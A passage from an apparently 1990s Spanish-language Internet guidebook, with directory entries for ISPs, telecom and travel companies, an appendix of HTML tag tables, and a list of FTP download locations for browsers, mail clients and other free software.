Dirección: <http://www.traveller.com>

**UltraNet Communications**

Prestan servicio en gran parte de Massachusetts y ofrecen acceso SLIP y PPP a Internet a buen precio. Sus páginas ofrecen una visión global de SLIP/PPP y los números de acceso locales de UltraNet.

Dirección: <http://www.ultranet.com>

**Universal Access**

UA es un suministrador de servicios Internet de Santa Barbara, California. Además de acceso, UA ofrece desarrollo de ubicaciones Web, servicios de alojamiento de páginas y diseño y un servicio de envío de páginas Web por fax.

Dirección: <http://www.ua.com>

**VisiCom Network Services**

VisiCom es un ISP para otros ISP y empresas. VisiCom ofrece conexiones T1 dedicadas, T1 fraccionales e ISDN, así como acceso telefónico en áreas locales.

Dirección: <http://www.tncnet.com>

**WELL**

WELL ofrece acceso a Internet y servicios afines. Su página de inicio muestra vínculos a páginas de la comunidad, información sobre los servicios WELL (como los de formación), noticias e información meteorológica.

Dirección: <http://www.well.com>

**XNet Information Systems**

Esta página facilita información sobre los servicios y tarifas Internet que ofrece XNet Systems, incluyendo líneas de alquiler y servicios Web.

Dirección: <http://www.xnet.com>

## **Telecomunicaciones**

---

### **ACMI**

ACMI ofrece tarjetas para llamadas telefónicas, servicios de cobro revertido, una tarjeta para llamadas internacionales y otros productos innovadores en el campo de las comunicaciones. También tienen un programa llamado Advantage Fundraiser destinado a organizaciones benéficas y no lucrativas.

Dirección: <http://www.phonecard.com>

### **ADC Telecommunications**

Es un distribuidor a nivel mundial de sistemas de red y telecomunicaciones. ADC distribuye sistemas y productos de transmisión y de red diseñados para telecomunicaciones, televisión por cable, comunicación celular, radiodifusión y redes de empresas.

Dirección: <http://www.adc.com>

### **Adtran**

Adtran, Inc. diseña, desarrolla y fabrica productos de transmisión electrónica y equipos de comprobación para comunicaciones digitales.

Dirección: <http://www.adtran.com>

### **Alcatel Data Networks**

ADN es una empresa conjunta formada por Alcatel (distribuidora de sistemas de comunicación) y Sprint. Los sistemas de estructuras, celulares y de paquetes de esta empresa proporcionan servicios de información de alta velocidad a muchas grandes empresas.

Dirección: <http://www.adn.alcatel.com>

### **American Benefits Group**

ALLNET, una de las mayores empresas de telecomunicaciones de los Estados Unidos, ofrece un servicio nacional e internacional de llamadas a larga distancia a empresas y particulares. La Bolsa de los Estados Unidos, Time Publishing, UCLA, y muchas de las 500 empresas más grandes de los Estados Unidos operan a través de la red digital de ALLNET.

Dirección: <http://www.bizpro.com/bizpro/bilmccmr.html>

### **Ameritech**

Ameritech comenzó como distribuidor de servicios telefónicos. Posteriormente amplió sus servicios ofreciendo comunicaciones celulares, de buscapersonas, de vídeo interactivo e inalámbricas. Las páginas de Ameritech ofrecen noticias sobre la empresa, un listado de sus servicios y una descripción de éstos.

Dirección: <http://www.ameritech.com>



**And Communications**

And Communications ofrece consultoría de marketing, diseño de comunicaciones y producción multimedia. Su página incluye información sobre proyectos actuales, y en su sumario se incluyen las páginas Real Beer Page y 20 Tank Brewery.

Dirección: <http://www.and.com>

**BellSouth Telecommunications**

BellSouth, empresa situada en Atlanta, ofrece servicio telefónico local en nueve estados del sudoeste de Estados Unidos. BellSouth también facilita servicios de telefonía móvil, y servicios de publicidad y edición. Asimismo, comercializa y mantiene sistemas de comunicación totalmente integrados y autónomos.

Dirección: <http://www.bst.bls.com>

**Cable Television Labs**

CableLabs planifica y financia proyectos de investigación y desarrollo para ayudar a que las empresas de televisión por cable conozcan las posibilidades de este sector en el futuro. También transmiten sistemas tecnológicos avanzados e informan sobre la evolución en el desarrollo de sistemas a las empresas afiliadas y a la industria de la televisión por cable.

Dirección: <http://www.cablelabs.com>

**Cablevision**

Cablevision opera sistemas de televisión por cable, produce y distribuye programas de televisión para sistemas de televisión por cable y por satélite, y vende espacios publicitarios. Su página contiene información sobre su programación, la cual incluye American Movie Classics y un conjunto de canales de noticias y deportes.

Dirección: <http://www.cablevision.com>

**DashOPS**

Dash Open Phone System es un PBX computerizado con correo de voz incorporado, un servicio automático de recogida de llamadas y servicio multilínea. Su página ofrece información sobre la estructura y tecnología del sistema abierto de llamadas Dash.

Dirección: <http://www.dashops.com>

**Digital Systems International**

DSI ofrece sistemas de telefonía computerizada, software y servicios. Entre sus productos se incluyen centros integrados de comunicación de llamadas, Campaign Director Workstation y otros centros de llamadas.

Dirección: <http://www.dgtl.com>

**Gil Gordon Associates**

Gil Gordon Associates es una firma de consultoría especializada en el establecimiento de servicios de información de las empresas para empresas públicas y privadas, y en proporcionar estrategias de mercado eficaces a los distribuidores de productos y servicios.

Dirección: <http://www.gilgordon.com>

**Hello Direct**

Hello Direct ofrece un catálogo interactivo de teléfonos, accesorios y otras herramientas como auriculares de casco, contestadores y equipamiento para teleconferencias. Además ofrecen información sobre tarjetas de teléfono e identificadores de usuario.

Dirección: <http://www.hello-direct.com>

**Hill Associates**

Hill Associates ofrece servicios de formación al sector de las telecomunicaciones. Su actividad se centra en el equipamiento para redes telefónicas y de información y en los suministradores de servicios.

Dirección: <http://www.hill.com>

**JABRA**

JABRA Corp. ofrece una gran variedad de productos inalámbricos de software y hardware, que actúan como interfaces auditivas humanas (auriculares diminutos) y que no requieren el uso de las manos mientras se utiliza un teléfono, un teléfono móvil o una computadora.

Dirección: <http://www.cts.com/browse/jabra>

**MCI**

Esta empresa de telecomunicaciones facilita información sobre su actividad y operaciones en todo el mundo. Su página ofrece noticias e información, directorios, e incluso un mercado para hacer compras.

Dirección: <http://www.mci.com>

**Microspace Communications**

Como proveedor de información y de servicios de sonido por satélite, Microspace presta servicio a clientes como empresas de buscapersonas, distribuidores de música y centralitas de distribución. Su sistema de comunicación punto a multipunto a través de cuatro satélites proporciona un servicio barato y una señal de satélite que controla directamente el usuario.

Dirección: <http://www.microspace.com>

**OKI America Inc.**

OKI America Inc. es la filial americana de la empresa Oki Electric Industry Co. de Tokio. Oki comenzó fabricando teléfonos en Japón en 1881, y en la actualidad fabrica una amplia gama de sistemas de procesamiento de información y comunicaciones.

Dirección: <http://www.oki.com>

**Omnet**

Omnet desarrolla sistemas de comunicación informatizados para científicos que se dedican a la investigación oceanográfica y atmosférica. En la actualidad, Omnet trabaja en un proyecto para llevar la red Internet a los buques de investigación marina.

Dirección: <http://www.omnet.com>

**Pacific Bell**

Pacific Bell proporciona comunicaciones de datos y de voz a clientes del estado de California. Esta página ofrece información sobre la empresa y sus productos y servicios.

Dirección: <http://www.pacbell.com>

**Southwestern Bell Telephone**

Southwestern Bell es una división de SBC Communications que proporciona servicios de comunicación en Arkansas, Kansas, Missouri, Oklahoma y Texas. En las páginas de SBT se encontrarán noticias de actualidad, información sobre productos y servicios, y una sección de entretenimiento.

Dirección: <http://www.sbc.com>

**SpaceCom Systems**

SpaceCom Systems comercializa sistemas de distribución por satélite punto a multi-punto y proporciona sistemas de tecnología avanzada por satélite para sistemas de sonido e información.

Dirección: <http://www.spacecom.com>

**Sprint**

Sprint es una empresa de telecomunicaciones que participa activamente en Internet. Las páginas de Sprint ofrecen un servicio de atención al cliente, la historia de la empresa y un foro de debate sobre el futuro de las comunicaciones en el que participan especialistas en la materia.

Dirección: <http://www.sprint.com>

**U-Save Communications**

U-Save es un servicio internacional de retrollamada. Los servicios de retrollamada inician las comunicaciones internacionales desde los Estados Unidos con el fin de evitar las tarifas exorbitantes que cobran otros países por las llamadas internacionales.

Dirección: <http://www.mindspring.com/~cyberdsn/cybermall/usave/USAVE.HTML>

**USWEST**

USWEST proporciona servicios de marketing y comunicaciones en 14 estados del oeste y medio oeste de los Estados Unidos. Las páginas de USWEST ofrecen información sobre la empresa, descripciones de productos y servicios, y listados de ofertas de empleo.

Dirección: <http://www.uswest.com>

**Wandel & Goltermann**

W&G ofrece productos de medición para telecomunicaciones y comunicaciones de datos, incluyendo equipos de precisión de laboratorio, equipos de verificación portátiles, sistemas de verificación automáticos y un surtido completo de equipos de medida y verificación.

Dirección: <http://www.wg.com/wg>

## **Viajes y transporte**

---

### **Above All Travel**

Above All Travel ofrece acceso a distintos cruceros y expediciones por todo el mundo. La página contiene información sobre cada aventura en particular, abarcando desde expediciones a la Antártida hasta marchas y ciclismo en los Alpes.

Dirección: <http://www.aboveall.com>

### **Adventure Shop**

Adventure Shop facilita información sobre todo tipo de aventuras, ya sean por tierra, mar o aire. Ofrecen desde montañismo y esquí, hasta descensos fluviales y vuelo sin motor. También se pueden leer comentarios sobre actividades en las que han participado otros viajeros.

Dirección: <http://www.ashop.com>

### **AgentNet Worldwide**

Esta fuente de información facilita los nombres de agencias de viajes locales, listados de promociones especiales y otras fuentes de información sobre viajes disponibles en el Web. A través de esta ubicación también se pueden hacer reservas de avión.

Dirección: <http://www.travelagents.com>

### **Alaskan Center**

Información sobre viajes, rasgos distintivos de comunidades, condiciones meteorológicas, planificación de viajes y reservas de avión, hotel y coche son solamente algunos de los servicios que ofrece Alaskan Center.

Dirección: <http://www.alaskan.com>

### **All-Inclusive Vacations**

Esta página ofrece una gran variedad de ideas para viajes que van desde Clubes Med hasta viajes especiales. Permiten que el usuario vea distintos viajes, incluyendo «El Destino del Mes» y «Los Mejores Viajes para Solteros».

Dirección: <http://www.cts.com/browse/vacation>

### **Avid Explorer**

Avid Explorer es un centro de información de viajes que ofrece desde cruceros hasta paquetes de viaje a precios especiales. Descubra los Travel Forums (Foros sobre viajes) que ofrecen información a los esquiadores, buceadores y a los aficionados al *snowboard*. Estas páginas incluyen informes meteorológicos, conexiones de viajes y un boletín mensual.

Dirección: <http://www.explore.com>

### **Belize Online**

Al ser la guía oficial de turismo e inversiones de Belize, Belize Online facilita información sobre la historia de este país, acontecimientos futuros, alojamiento y puntos de interés.

Dirección: <http://www.belize.com>

**Conde Nast Traveler Online**

Esta revista interactiva sobre viajes proporciona información para planificar las vacaciones y las últimas noticias relacionadas con el mundo de los viajes. Ofrece acceso a una galería de fotos llamada Beach and Island Finder, foros, un avance de la revista del mes, etc.

Dirección: <http://www.cntraveler.com>

**Freeways**

Freeways es un servicio de información de viajes y de reservas que ofrece Alamo Rent A Car. Estas páginas incluyen consejos para viajar y conducir de forma segura, información meteorológica y mapas, foros sobre restaurantes y un servicio interactivo de reserva de coches.

Dirección: <http://www.freeways.com>

**Genie Travel Service**

Esta página hace que planificar un viaje sea más sencillo. Genie ofrece información sobre líneas aéreas, aeropuertos y billetes. Además, pronto tendrá acceso incluso a los horarios de vuelo y precios, de forma que se puedan hacer las reservas interactivamente.

Dirección: <http://www.genietravel.com>

**Global Travel Village**

Global Travel edita The Global Travel Village Program y ofrece gangas para el alojamiento en hoteles y alquiler de coches, destinos, servicios de publicidad y asesoramiento, y un listado de clientes.

Dirección: <http://www.neptune.com>

**Hello America**

Hello America proporciona alojamiento para todo tipo de vacaciones que pueda imaginar. Los clientes pueden elegir sus vacaciones ideales o crearlas ellos mismos. Hay distintas posibilidades, desde viajes educativos en barco y viajes en moto o caravanas, hasta periodos de vacaciones en un rancho. Hello America se ocupa de todos los preparativos y reservas.

Dirección: <http://www.helloamerica.com>

**Hotel Discount**

Hotel Discount ofrece descuentos de hasta el 65% en habitaciones de hotel por todo el país a los usuarios. Estas páginas proporcionan información sobre hoteles situados en todas las grandes ciudades de Estados Unidos, una oferta semanal y una línea 800 para hacer las reservas.

Dirección: <http://www.hoteldiscount.com>

**INNroads**

INNroads es una guía, clasificada por regiones, de posadas y alojamientos de media pensión de todo Estados Unidos (de momento, sólo cubre la Costa Oeste, Nueva

Inglaterra y el Sur). Dentro de cada región, los alojamientos se clasifican por ciudades o pueblos ofreciendo información detallada sobre la ubicación, coste, comodidades y restricciones de cada establecimiento.

Dirección: <http://www.inns.com>

### ***Metropolitan Hotel***

Este hotel de Toronto ha sido reformado recientemente y ofrece comodidades y restaurantes de primera clase. La página proporciona información sobre el hotel, sus restaurantes, tarifas y reservas.

Dirección: <http://www.metropolitan.com>

### ***Moguls Ski and Sun Tours***

Moguls ofrece información sobre esquí y viajes organizados a lo largo de Estados Unidos y Canadá. Esta página ofrece información sobre programas para grupos, rutas individualizadas, viajes para esquiadores y aficionados al snowboard, y vacaciones en familia.

Dirección: <http://www.skimoguls.com>

### ***Moon Publications***

Moon Publications publica guías de viaje de Norte América, las islas del Pacífico y Asia. Las guías de Moon ofrecen información turística y descripciones y detalles sobre visitas culturales. También ofrecen un catálogo, vínculos a ubicaciones afines del Web, información sobre pedidos y un listado de cientos de librerías en las que se pueden encontrar sus guías.

Dirección: <http://www.moon.com>

### ***PCTravel***

PCTravel es un servicio de American Travel Corp. que facilita el acceso interactivo a los servicios de reservas de avión y compra de billetes. Ofrecen una sesión demostrativa que guía a través del proceso de reserva (Sistema de Reservas WEB) y compra de billetes. En esta demostración también se incluyen las condiciones de los servicios que se ofrecen.

Dirección: <http://www.pctravel.com>

### ***San Francisco Reservations***

SFR es una ubicación interactiva para hacer las reservas de hotel en el área de San Francisco. El servicio es gratuito, y, a menudo, disponen de tarifas de hotel reducidas. Se pueden elegir los hoteles en función de su ubicación, precio, tipo y disponibilidad.

Dirección: <http://www.hotelres.com>

### ***Tee-Times***

Tee-Times planifica vacaciones para los aficionados al golf. Teniendo en cuenta el presupuesto, nivel de juego, transporte y alojamiento, la agencia organiza los viajes, a menudo a los pintorescos campos de golf Carolina del Norte.

Dirección: <http://www.teetimes.com>

**Travel Source**

Travel Source ofrece información sobre destinos únicos y exóticos. Su guía ofrece una gran cantidad de alternativas, incluyendo cruceros, safaris, rutas vinícolas y viajes a esquiar.

Dirección: <http://www.travelsource.com>

**Travel Web**

Travel Web ofrece información y folletos sobre una gran variedad de hoteles y moteles en todo el mundo. Además facilitan noticias actualizadas sobre viajes y ayudan a los usuarios a hacer las reservas para sus viajes.

Dirección: <http://www.travelweb.com>

**TravelASSIST**

TravelASSIST facilita los servicios de Internet a los profesionales del sector turístico y hotelero. Proporcionan un directorio de pequeños hoteles, incluyendo media pensión, y un muestrario de productos y servicios relacionados con los viajes.

Dirección: <http://www.travelassist.com>

**Travelogix**

Travelogix Online permite que los hombres de negocios concierten todos los servicios de viaje a través de sus computadoras, desde las reservas de hotel hasta las de avión.

Dirección: <http://www.travelogix.com>

**Uniglobe GEM Travel**

Uniglobe GEM Travel es un folleto de viajes interactivo que facilita información sobre cruceros en Hawai, México, Jamaica y Europa.

Dirección: <http://www.uniglobe-gem.com>

**Vacation Rental Source**

Vacation Rental Source permite que los usuarios localicen alojamiento para vacaciones en apartamentos, complejos y urbanizaciones. Los clientes pueden elegir entre distintas regiones y conocer sus precios, situación y comodidades de dichos alojamientos.

Dirección: <http://www.vrsourc.com>

**Virtual Destinations: Monterey Bay**

Esta ubicación interactiva ofrece una amplia gama de servicios informativos referentes a viajes y alojamientos en Monterrey, California y áreas colindantes. Entre las secciones se incluyen restaurantes, alojamiento, inmuebles, compras y bodegas.

Dirección: <http://www.monterey-bay.com>

**World Span**

World Span ofrece a los viajeros todo lo que necesitan saber para viajar al extranjero. Esta página incluye información sobre agencias de viajes, vuelos, hoteles, restaurantes, coches de alquiler, cruceros, trenes y visados.

Dirección: <http://www.wspan.com>





PARTE **IV**

***APENDICES***



---

## ***Códigos HTML***

Utilice este apéndice como guía de referencia rápida al crear páginas Web. Los códigos HTML se presentan en nueve tablas por categorías según sus funciones lógicas. Por ejemplo, la primera tabla contiene los elementos de cabecera y los elementos de meta-información que se aplican a una página Web entera. Si quiere buscar un elemento particular pero no está seguro en qué tabla está, examine el índice.

Este apéndice lista los siguientes códigos de formato :

- Elementos de la sección de cabecera (Tabla A.1).
- Códigos de formateado físico (Tabla A.2).
- Códigos de formateado lógico (Tabla A.3).
- Códigos variados (Tabla A.4).
- Elementos de menú y lista (Tabla A.5).
- Atributos de ancla (Tabla A.6).
- Ejemplos de enlaces o vínculos (Tabla A.7).
- Entidades comunes (Tabla A.8.)
- Atributos de párrafo (Tabla A.9).

**Tabla A.1.** Elementos de meta-información y de cabecera del documento.

Símbolo	Descripción	Nivel	Terminador
<BASE>	Graba el URL del documento original en casos en los que el documento se lee fuera de contexto.	0	
<BODY>	Define la parte de la página que no es sección de cabecera.	0	</BODY>
<HTML>	Marca el principio de una página Web.	0	</HTML>
<HEAD>	Marca el principio de la sección de cabecera. Se define al menos el título del documento en esta sección.	0	</HEAD>
<ISINDEX>	Informa al explorador que el documento es un documento de índice en el que se puede buscar por una palabra clave. Esta etiqueta no se utiliza normalmente en documentos HTML estáticos, pero sí se envía automáticamente por un servidor que genera un documento en el que se puede buscar. (Véase el Capítulo 13.)		
<LINK>	Define relaciones con otros documentos y otras opciones, como rótulos permanentes.	0	
<NEXTID>	Parámetro utilizado por algunos editores HTML para generar identificadores únicos para cada elemento.	0	
<TITLE>	Especifica el título que mostrará el explorador.	0	</TITLE>

**Tabla A.2.** Códigos de formateado físico.

Símbolo	Descripción	Nivel	Terminador
<B>	Texto en negrita.	1	</B>
<BIG>	Muestra el texto implicado con una fuente grande relativa a la fuente actual.	3	</BIG>
<I>	Texto en cursiva.	1	</I>
<PRE>	Texto preformateado. Se muestra exactamente igual que como aparece.	0	</PRE>
<S>	Tachado.	3	</S>
<SMALL>	Muestra el texto implicado con una fuente pequeña relativa a la fuente actual.	3	</SMALL>
<SUB>	Subíndice.	3	</SUB>
<SUP>	Superíndice.	3	</SUP>
<TT>	Muestra el texto en una fuente de tipo máquina de escribir, con una anchura fija.	1	</TT>
<U>	Texto subrayado.	1	</U>

**Tabla A.3.** Códigos de formateado lógico.

Símbolo	Descripción	Nivel	Terminador
<ADDRESS>	Una fuente cursiva especial para mostrar direcciones.	3	</ADDRESS>
<BLOCKQUOTE>	Marca texto «entre comillas».	0	</BLOCKQUOTE>
<CITE>	Cita.	1	</CITE>
<CODE>	Código de lenguaje de programación.	1	</CODE>
<EM>	Texto destacado.	1	</EM>
<H1>	Marca texto con estilo de Cabecera 1.	0	</H1>
<H2>	Marca texto con estilo de Cabecera 2.	0	</H2>
<H3>	Marca texto con estilo de Cabecera 3.	0	</H3>
<H4>	Marca texto con estilo de Cabecera 4.	0	</H4>
<H5>	Marca texto con estilo de Cabecera 5.	0	</H5>
<H6>	Marca texto con estilo de Cabecera 6.	0	</H6>
<KBD>	Especifica texto a introducir por teclado.	1	</KBD>
<SAMPLE>	Muestra texto de muestra (un ejemplo).	1	</SAMPLE>
<STRONG>	Normalmente igual que negrita.		</STRONG>
<VAR>	Resalta nombres de variables.	1	</VAR>

**Tabla A.4.** Códigos variados.

Símbolo	Descripción	Nivel
<!--	Inicia un comentario en el documento HTML. Los exploradores ignoran los comentarios. Terminan con «-->».	0
<BANNER>	Define un área fija de la página para logotipos, avisos, vínculos de navegación y otros elementos que deben estar siempre visibles..	3
 	Salto de línea. Se utiliza al final de una línea. No hay etiqueta de terminación.	0
<FIG>	Inserta una referencia a una figura (un archivo de imagen) en una página.	3
<HR>	Regla horizontal. Crea una línea horizontal. No hay etiqueta de terminación.	0
<IMG>	Inserta una imagen.	0
<P>	Marca el final de un párrafo.	0

**Tabla A.5.** Elementos de menú y lista.

Símbolo	Descripción	Versión	Terminador
<DD>	Define un término en una lista de definición.	0	
<DIR>	Muestra un directorio (una lista) en columnas a lo largo de la página.	0	</DIR>
<DL>	Lista de definición.	0	</DL>
<DT>	Término definido en una lista de definición.	0	
<LI>	Elemento de lista de línea (para cualquier tipo de lista).	0	
<MENU>	Define el principio de un menú de opciones.	0	</MENU>
<OL>	Lista ordenada.	0	</OL>
<UL>	Lista sin ordenar.	0	</UL>

**Tabla A.6.** Atributos de ancla.

Símbolo	Descripción
<A>	Marca el principio de una etiqueta de ancla. Se termina con "</A>".
HREF	Define una referencia hipertexto a otra página.
MD	Aceptación de mensaje –una comprobación opcional para una imagen o página vinculada.
NAME	Un nombre opcional que se puede asignar al ancla para hacerla un destino del ancla HREF.
REL	Define relaciones con otras páginas, como página siguiente y anterior.
REV	Define una relación hacia atrás.
SHAPE	Describe formas dentro de una figura para utilizar como focos hipertexto.
TITLE	Describe la referencia definida con el atributo HREF (sólo es a nivel informativo).

**Tabla A.7.** Ejemplos de enlaces o vínculos.

Símbolo	Descripción
<A HREF="#JUMP-TO-NAME">Jump Spot</A>	Salta a otro foco de la página.
<A HREF="http://www.xxx.com/foo.html">	Define un vínculo a otra página.
<A HREF="http://www.xxx.com/foo.html#JUMP-TO-NAME">title	Salta al foco especificado de otra página.
<A HREF="xyz.html"><IMG SRC="foo.gif"></A>title.	Convierte en foco la imagen referenciada por IMG.

**Tabla A.8.** Entidades comunes.

Entidad	Descripción
&lt;	Representa el símbolo "<" dentro de un documento.
&gt;	Representa el símbolo ">" dentro de un documento.
&amp	Representa un ampersand (&) dentro de un documento.
&quot	Representa la doble comilla (") dentro de un documento.
&nbsp	Espacio de no terminación o ruptura.
&thorn	El carácter islandés

**Tabla A.9.** Atributos de tabuladores.

Atributo	Descripción	Ejemplo
id	Define la posición de un nuevo punto de tabulación.	<tab id=t1>
indent	Define un nuevo tabulador en unidades en.	<tab indent=8>
to	Especifica un tabulador definido con ID.	<tab to=t1>
align=left	El texto continua justo después del tabulador (implícito)	<tab align=left>
align=center	Centra entre márgenes el texto que viene a continuación.	<tab align=center>
to=t1 align=center	Centra en el tabulador t1 el texto que viene a continuación.	<tab to=t1 align=center>
align=right	Ajusta al margen derecho el texto que viene a continuación.	<tab align=right>
to=t1 align=right	Ajusta a la derecha desde t1 el texto que viene a continuación.	<tab to=t1 align=right>
to=t1 align=decimal	Ajusta el número que viene a continuación para que el punto decimal quede en el tabulador t1.	<tab to=t1 align=decimal>
dp	Define el carácter de punto decimal para el atributo "align=decimal". El implícito es un punto (.)	<tab to=t1 align=decimal dp=", ">







## ***Software gratuito e información en Internet***

A lo largo de este libro, ha leído cosas sobre software gratuito e información disponible en Internet. Para una referencia fácil, aquí se recoge toda la información necesaria para acceder a estos recursos. Observe que algunos de los nombres de archivos de estas tablas contienen asteriscos, normalmente para sustituir al número de versión del paquete de software. Por ejemplo, el nombre de archivo en el momento en que este libro va a la imprenta podría ser *winpm201.zip*, pero en el momento en que usted vea la guía de referencia y acceda a un servidor FTP para transferir el paquete podría ser *winpm300.zip*. Por lo tanto, cuando vea un nombre de archivo con un asterisco, piense que se refiere a un archivo cuyo nombre puede cambiar y lo mejor que puede hacer es examinar el directorio que contiene el archivo en vez de transferir el archivo directamente.

Por ejemplo, si la referencia es así :

 `ftp://ftp.risc.ua.edu/pub/network/pegasus/winpm*.zip`

primero debería mirar en el directorio:

 `ftp://ftp.risc.ua.edu/pub/network/pegasus/`

y en ese directorio examinar los archivos que comienzan con “winpm”.

Además, algunos nombres de directorio de FTP terminan con un asterisco. Esto significa que debería abrir el directorio y examinar todos los archivos que contiene. Probablemente todos sean relevantes para el paquete referenciado y podrían interesarle.

Este apéndice lista los siguientes recursos:

- Exploradores Web (Tabla B.1).
- Utilidades TCP/IP (Tabla B.2).
- Programas de correo (Tabla B.3).
- Visualizadores y reproductores de audio (Tabla B.4).
- Herramientas para gráficos (Tabla B.5).
- Utilidades de vídeo (Tabla B.6).
- Editores HTML (Tabla B.7).
- Servidores Web (Tabla B.8).
- Herramientas de mapeado de imágenes (Tabla B.9).
- Herramientas de análisis del registro del servidor Web (Tabla B.10).
- Directorios Web (Tabla B.11).
- Archivos de información y FAQ (Tabla B.12).

**Tabla B.1.** Exploradores Web.

Nombre	Plataforma	Ubicación/ Información
Cello	Windows	<a href="ftp://law.cornell.edu/pub/LII/cello">ftp://law.cornell.edu/pub/LII/cello</a>
Chimera	X Window	<a href="ftp://ftp.cs.unlv.edu/pub/chimera">ftp://ftp.cs.unlv.edu/pub/chimera</a>
DosLynx	DOS	<a href="ftp://ftp2.cc.ukans.edu/pub/WWW/DosLynx/">ftp://ftp2.cc.ukans.edu/pub/WWW/DosLynx/</a>
IBM OS/2 WebExplorer	OS/2	<a href="ftp://ftp01.ny.us.ibm.net/pub/WebExplorer/">ftp://ftp01.ny.us.ibm.net/pub/WebExplorer/</a>
Lynx	Unix	<a href="ftp://ftp2.cc.ukans.edu/pub/lynx">ftp://ftp2.cc.ukans.edu/pub/lynx</a>
MacWeb	Mac	<a href="ftp://ftp.einet.net/einet/mac/macweb/">ftp://ftp.einet.net/einet/mac/macweb/</a>
MidasWWW	X Window	<a href="http://www.w3.org/hypertext/WWW/MidasWWW/Status.html">http://www.w3.org/hypertext/WWW/MidasWWW/Status.html</a>
Minuet	DOS	<a href="ftp://minuet.micro.umn.edu/pub/minuet/latest/minuarc.exe">ftp://minuet.micro.umn.edu/pub/minuet/latest/minuarc.exe</a>
NCSA Mosaic for Macintosh	Mac	<a href="ftp://ftp.ncsa.uiuc.edu/Mac/Mosaic">ftp://ftp.ncsa.uiuc.edu/Mac/Mosaic</a>
NCSA Mosaic for Windows	Windows	<a href="ftp://ftp.ncsa.uiuc.edu/PC/Windows/Mosaic">ftp://ftp.ncsa.uiuc.edu/PC/Windows/Mosaic</a>
NCSA Mosaic for X	X Window	<a href="ftp://ftp.ncsa.uiuc.edu/Mosaic Unix">ftp://ftp.ncsa.uiuc.edu/Mosaic Unix</a>
Netscape for Windows	Windows	<a href="ftp://ftp.mcom.com/netscape/windows">ftp://ftp.mcom.com/netscape/windows</a>
Netscape for Mac	Mac	<a href="ftp://ftp.mcom.com/netscape/mac">ftp://ftp.mcom.com/netscape/mac</a>
Netscape for X Window	X Window	<a href="ftp://ftp.mcom.com/netscape/unix">ftp://ftp.mcom.com/netscape/unix</a>
Quarterdeck Mosaic	Windows	<a href="http://www.qdeck.com/">http://www.qdeck.com/</a>
Rashty	VMS	<a href="http://www.w3.org/hypertext/WWW/Rashty-Client/Status.html">http://www.w3.org/hypertext/WWW/Rashty-Client/Status.html</a>
Samba	Mac	<a href="http://lake.canberra.edu.au/pub/samba/samba.html">http://lake.canberra.edu.au/pub/samba/samba.html</a>
SlipKnot	Windows	<a href="http://plaza.interport.net/slipknot/slipknot.html">http://plaza.interport.net/slipknot/slipknot.html</a>
SPRY Mosaic	Windows	<a href="ftp://ftp.spry.com/AirMosaicDemo">ftp://ftp.spry.com/AirMosaicDemo</a>
The Internet Adapter	Windows	<a href="http://marketplace.com/tia/tiahome.html">http://marketplace.com/tia/tiahome.html</a>
Viola	X Window	<a href="http://xcf.berkeley.edu/ht/projects/viola/">http://xcf.berkeley.edu/ht/projects/viola/</a>
WinWeb	Windows	<a href="ftp://ftp.einet.net/einet/pc/winweb/">ftp://ftp.einet.net/einet/pc/winweb/</a>

**Tabla B.2.** Utilidades TCP/IP.

Nombre	Plataforma	Ubicación/ Información
Chameleon	Windows	<a href="http://www.netmanage.com/">http://www.netmanage.com/</a>
FTP Software	Windows	<a href="http://www.ftp.com/">http://www.ftp.com/</a>
MacTCP	Mac	<a href="http://www.apple.com/">http://www.apple.com/</a>
MS TCP/IP	Windows	<a href="http://www.microsoft.com">http://www.microsoft.com</a>
Net Dial	Windows	<a href="ftp://ftp.enterprise.net/pub/netdial/">ftp://ftp.enterprise.net/pub/netdial/</a>
Trumpet Winsock	Windows	<a href="http://www.trumpet.com.au/">http://www.trumpet.com.au/</a>
Twinsock	Windows	<a href="ftp://ftp.coast.net/SimTel/win3/winsock/twnsck*.zip">ftp://ftp.coast.net/SimTel/win3/winsock/twnsck*.zip</a>

**Tabla B.3.** Programas de correo.

Nombre	Plataforma	Ubicación/ Información
E-Mail Connection	Windows	<a href="ftp://ftp.connectsoft.com/pub/emc25/emcsetup.exe">ftp://ftp.connectsoft.com/pub/emc25/emcsetup.exe</a>
Elm	Unix	<a href="ftp://ftp.dsi.com/pub/elm/">ftp://ftp.dsi.com/pub/elm/</a>
Eudora for Mac	Mac	<a href="http://www.qualcomm.com/quest/">http://www.qualcomm.com/quest/</a>
Eudora for Windows	Windows	<a href="http://www.qualcomm.com/quest/">http://www.qualcomm.com/quest/</a>
Ladybird	Windows	<a href="ftp://papa.indstate.edu/winsock-l/mail/lbird*">ftp://papa.indstate.edu/winsock-l/mail/lbird*</a>
NETcetera	Windows	<a href="ftp://ftp.airtime.co.uk/pub/windows/netcetera/*">ftp://ftp.airtime.co.uk/pub/windows/netcetera/*</a>
Pegasus	Windows	<a href="ftp://risc.ua.edu/pub/network/pegasus/winpm*.zip">ftp://risc.ua.edu/pub/network/pegasus/winpm*.zip</a>
Pine	Unix	<a href="ftp://ftp.cac.washington.edu/pine/">ftp://ftp.cac.washington.edu/pine/</a>
Post Office	Windows	<a href="ftp://papa.indstate.edu/winsock-l/mail/po_*.zip">ftp://papa.indstate.edu/winsock-l/mail/po_*.zip</a>
Pronto IP	Windows	<a href="ftp://commtouch.com/pub/commtouch/pip*.exe">ftp://commtouch.com/pub/commtouch/pip*.exe</a>

**Tabla B.4.** Visualizadores y reproductores de audio.

Nombre	Tipo	Plataforma	Ubicación/ Información
ACDSee	Imagen	Windows	<a href="ftp://dataflux.bc.ca/pub/acd/acdsee/acdc*.zip">ftp://dataflux.bc.ca/pub/acd/acdsee/acdc*.zip</a>
Acrobat	Archivos PDF	Windows	<a href="ftp://ftp.adobe.com/pub/adobe/Applications/Acrobat/Windows/acroread.exe">ftp://ftp.adobe.com/pub/adobe/Applications/Acrobat/Windows/acroread.exe</a>
Brian's Sound Tool	Audio	Mac	<a href="ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/snd/util/brians-sound-tool-*.hqx">ftp://src.doc.ic.ac.uk/computing/systems/mac/info-mac/snd/util/brians-sound-tool-*.hqx</a>
LView Pro	Imagen	Windows	<a href="ftp://ftp.ncsa.uiuc.edu/Mosaic/Windows/viewers/lviewp1b.zip">ftp://ftp.ncsa.uiuc.edu/Mosaic/Windows/viewers/lviewp1b.zip</a>
Miscellaneous viewers	Audio	Mac	<a href="http://www.qub.ac.uk/sigweb/mac-comms-utils.html">http://www.qub.ac.uk/sigweb/mac-comms-utils.html</a>
